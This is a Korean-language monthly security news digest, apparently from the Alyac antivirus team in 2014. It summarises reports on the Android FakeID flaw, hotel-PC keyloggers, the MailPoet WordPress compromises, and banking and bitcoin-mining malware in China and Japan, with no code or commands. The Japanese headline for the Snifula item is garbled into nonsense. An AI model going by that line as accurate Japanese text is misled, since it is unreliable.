안드로이드에 치명적인 결함이 발견되었다. 이를 이용하면 악성앱이 믿을만한 앱으로 위장하여 공격자로 하여금 정상적인 앱에 악성 코드를 삽입 하거나, 해당 기기를 온전히 제어할 수 있는 권한을 얻게 된다. 해당 취약점은 안드로이드가 인증서 승인을 관리하는 과정에 대한 결과이며, 안드로이드 2.1부터 킷캣인 4.4버전 모두 취약하다. 이 취약점을 발견한 Bluebox 시큐리티 연구원들은, 공격자가 이 취약점을 악용할 경우 타겟 기기의 모든 접근 권한을 얻을 수 있다고 밝혔다. 정확히는 3LM사의 관리자 확장 기능을 사용하는 장비들이 특히 위험하다. HTC, Pantech, Sharp, Sony Ericsson 및 Motorola가 이를 사용하고 있다.


안드로이드 앱은 디지털 인증서를 사용하여 서명되는데, 안드로이드 앱 인스톨러는 해당 앱의 인증서 체인을 확인하지 않는 것으로 드러났다. 이로 인해 공격자는 가짜 인증을 통하여 Google Wallet, Adobe plug-in 등의 다른 앱을 사칭하여 기기 제어 권한을 가질 수 있게 된다. 연구원들은 Adobe앱을 사칭할 경우, 악성 앱이 샌드박스 밖으로 탈출이 가능하고 다른 앱에 악성 코드를 실행할 수 있다고 말했다. 공격자가 Google Wallet의 서명인 'nfc_access.xml' 파일의 서명으로 앱을 생성할 경우, 이 앱은 기기 내의 NFC 칩에도 접근할 수 있도록 허용될 것이다. NFC는 Google Wallet을 통한 지불 정보를 포함하고 있으며, 다수의 전자 지불 앱도 사용하고 있어 매우 위험하다고 할 수 있다. Bluebox 에서는 구글에 이러한 문제를 전달했고, 구글은 지난 4월 파트너사들에게 패치를 공개했으니, 통신사들이 이를 유저들의 기기에 적용하길 기다려야 한다.

출처: Threat Post (http://threatpost.com/critical-android-fakeid-bug-allows-attackers-to-impersonate-trusted-apps/107462)

호텔 비즈니스 센터의 PC 이용에 대한 위험성

The danger of using PCs in hotel business centres

미 사이버안보 총사령부 (NCCIC) 및 국토안전부 비밀수사국 (USSS) 에서 호텔 업계에 비공개 경고문을 발송했다. 범죄자 집단이 호텔 안에 위치한 비즈니스 센터의 공용 PC를 멀웨어에 감염시키고 있을 수 있다는 내용이다.



TLP: GREEN

National Cybersecurity and Communications Integration Center

U.S. Secret Service

10 July, 2014

Keylogger Malware Found in Hotel Business Centers

***DISCLAIMER**: This advisory is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this advisory or otherwise. Further dissemination of this advisory is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.*

This advisory was prepared in collaboration with the National Cybersecurity and Communications Integration Center (NCCIC) and the United States Secret Service (USSS).

Executive Summary

As data breaches continue to result in devastating consequences for individual victims and often high reputational and financial risk for the entities that were breached, it's important to understand the balance of risk and convenience that your organization has chosen.[1,2] Analysis from companies like Symantec, Trustwave and Verizon all reveal that data breaches have increased at an alarming rate since at least 2011.[3,4,5] Unfortunately many of the reports state that malicious actors have targeted the Hospitality subsector over most others in that time frame.

The following is an advisory for owners, managers and stakeholders in the hospitality industry, which highlights recent data breaches uncovered by the United States Secret Service (USSS). The attacks were not sophisticated, requiring little technical skill, and did not involve the exploit of vulnerabilities in browsers, operating systems or other software. The malicious actors were able to utilize a low-cost, high impact strategy to access a physical system, stealing sensitive data from hotels and subsequently their guest's information. The NCCIC and the USSS have provided some recommendations at the end of this document that may help prevent similar attacks on publicly available computers.

이 경고문에는 “이 범죄자들은 훔친 신용카드를 이용하여 호텔에 체크인하며, 호텔 내 비즈니스 센터에 비치된 공용 PC에서 자신의 Gmail 계정으로 로그인하여 악성 키로거를 실행한다”며, “이 키로거는 다른 호텔 고객들이 입력하는 모든 정보를 캡쳐하여, 모든 정보를 범죄자의 email로 전송한다. 범죄자들은 이로 인하여 수 많은 호텔 고객들의 개인 인증 정보 및 뱅킹 로그인 크리덴셜, 이메일 계정 및 그들의 민감한 데이터들을 보유할 수 있게 되었다.”고 경고했다.

출처 : Hot for Security(http://www.hotforsecurity.com/blog/the-danger-of-using-pcs-in-hotel-business-centres-9569.html)

워드프레스 사이트 수천개, MailPoet 취약점에 의해 파괴

Thousands of WordPress Sites Compromised through MailPoet Vulnerability

약 5만개의 웹사이트가 MailPoet 워드프레스 플러그인의 취약점에 의해 감염되었다고 Sucuri labs의 연구원들이 밝혔다. MailPoet 취약점은 공격자로 하여금 워드프레스 웹사이트에 악성 테마를 올릴 수 있게 하고, 사이트의 완전한 컨트롤 권한을 얻기 위한 백도어의 설치를 허용한다. 감염 웹사이트는 멀웨어 주입, 사이트 변조, 및 스팸 캠페인에 이용될 수 있다.

이는 지난 72시간 동안 3,000번의 멀웨어 어택이 밝혀졌을 정도로 심각하다. 또한 이 멀웨어 코드에는 파일 오버라이팅 등의 버그가 있어 많은 웹사이트를 망가트리고 있다. 이로 인하여 망가진 파일들은, 백업본이 있지 않은 이상 복구가 매우 어렵다. MailPoet은 2백만 이상의 다운로드를 기록했다. 이를 사용하는 사이트 관리자들은 최신버전인 2.6.7로 반드시 업그레이드 하기를 권고한다.


출처 : Hot for Security(http://www.hotforsecurity.com/blog/thousands-of-wordpress-sites-compromised-through-mailpoet-vulnerability-9723.html)

2.중국

1원이 천원이 된다? 악성코드의 만행

최근 Tencent에 따르면, '社交□魔'라는 신종 온라인 뱅킹 악성코드가 발견되었다. 해당 악성코드는 SNS를 통해 확산되며, 사용자가 해당 악성코드에 감염되면 구매를 위해서 주문서를 작성하고 제출하기를 누를 때 백그라운드에서 주문 금액을 사용자 몰래 바꾸는 수법이다. 이미 많은 사람들이 해당 악성코드의 피해를 입었으며, 피해금액은 100만원이 넘는다.

Tencent에 따르면, 해당 악성코드는 주로 SNS에서 퍼졌다. 악성코드 제작자들은 작은 마켓들의 취약점을 이용하여, 사람들이 속을 수 있을 만한 미끼를 곳곳에 걸어두었다. 또한 상점 주인으로 위장하여 SNS를 통해 '1원의 행복' '1원 특가' 등의 쿠폰으로 사용자들이 주문서를 다운받도록 유도하였다. 주문서를 모두 다운받으면 사회공학적 기법을 이용하여 주문서를 쉽게 찾아볼 수 있는 프로그램(실제로는 악성코드)를 건네주며, 사용자에게 1원을 결제하도록 유도하고 있다.



해당 악성코드는 전통적인 뱅킹 악성코드와는 다르다. 해당 악성코드는 매 사람마다 생성해주는 url이 모두 다르고, 해당 url에 포함되어 있는 악성코드도 각각 다르다. 결제 링크에도 모두 다른 플랫폼과 상품을 보여주었다. 이렇게 하여 사람들이 해당 페이지를 신고하는 것을 방지했으며, 백신에서 악성링크를 차단하는 것도 우회했다.

출처 : http://www.pcpop.com/doc/sx/16/161782.shtml

360모바일이 전 세계에서 처음으로 Android L 실시간 감시 기능을 지원한다

안드로이드L(5.0)은 구글이 안그로이드 플랫폼을 개발한 이래에 가장 큰 업데이트라고 불리는 버전이다. 새로운 버전의 안드로이드는 보안업체들에게 난제를 던져주었다. 7월 14일, 360모바일 백신은 안드로이드L 미리보기 버전에서 잘 작동하는 새로운 버전의 백신을 출시했으며, 곧 안드로이드L이 정식 출시하면 해당 버전을 360모바일 백신에 넣기로 하였다.

보도에 따르면, 실시간 감시는 악성이라고 판단되는 행위가 발생하면 백신이 자동으로 차단하는 기술을 말한다. 360모바일은 실시간 감시뿐만 아니라 애드웨어들 역시 실시간으로 차단해 주고, 강제로 광고를 띄우는 행위를 차단하고 있다.

Part4. 해외 보안 동향

안드로이드L은 안드로이드가 생긴지 이래에 설계 로직, 플랫폼, 지원하는 기기 등 많은 부분에서 가장 많은 변화가 있었다. 안드로이드L의 커널은 더욱 강력한 보안정책을 적용하였으며, 완전히 바뀐 ART가상머신을 탑재하였다. 이러한 방법들은 시스템성능을 15%에서 80% 사이까지 올릴 수 있으며, 특히 많은 용량의 CPU가 사용될 때 그 성능을 더 확실히 확인할 수 있다.
출처 : http://tech.hexun.com/2014-07-15/166650468.html

3. 일본

페이스북 메시지를 통해 퍼지는 악성코드에 주의–비트코인 채굴 목적

Facebookのメッセージ経由で広がるマルウェアに注意— Bitcoin採掘目的で

비트코인채굴을 목적으로 동작하는 악성코드가 페이스북 상에서 확산되고 있다. 캐논 IT솔루션에 의하면 문제의 파일은 JPEG영상을 포함한 Zip파일이며, 페이스북 메세지로 보내지고 있으나 실제로는 Java를 이용한 다운로드 형태의 트로이목마 「Java/TrojanDownloader.Agent.NIH 」로 다른 악성코드에 감염된다.

출처 : Security-next(http://www.security-next.com/050414)

지방은행 12곳과 신용카드 사이트 20곳으로부터 정보 탈취하는 트로이목마 주의

地方銀12行やくれか20歳と殻情報盗むトロイの木馬に注意

새롭게 발견된 트로이 목마인 'Snifula'의 변종은 지방은행 등을 공격대상인 것으로 밝혀졌다. 악성코드에 감염된 상태로 온라인 뱅킹에 접속하면 MITB공격으로부터 정보를 빼앗길 우려가 있다.

'Snifula'자체는 2006년에 등장한 비교적 오래된 악성코드지만, 시만텍이 감지한 새로운 변종악성코드를 분석해본 결과 30개이상의 금융기관을 대상으로 한 것을 밝혀냈다.

새롭게 발견된 악성코드는 메가뱅크만을 중점적으로 한 기존의 공격과 달리 대부분 작은 규모의 은행을 공격하고 있는 것으로 밝혀졌다.

출처 : Security-next(http://www.security-next.com/050873)

알약 8월 보안동향보고서

Contact us

㈜이스트소프트 보안대응팀 Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr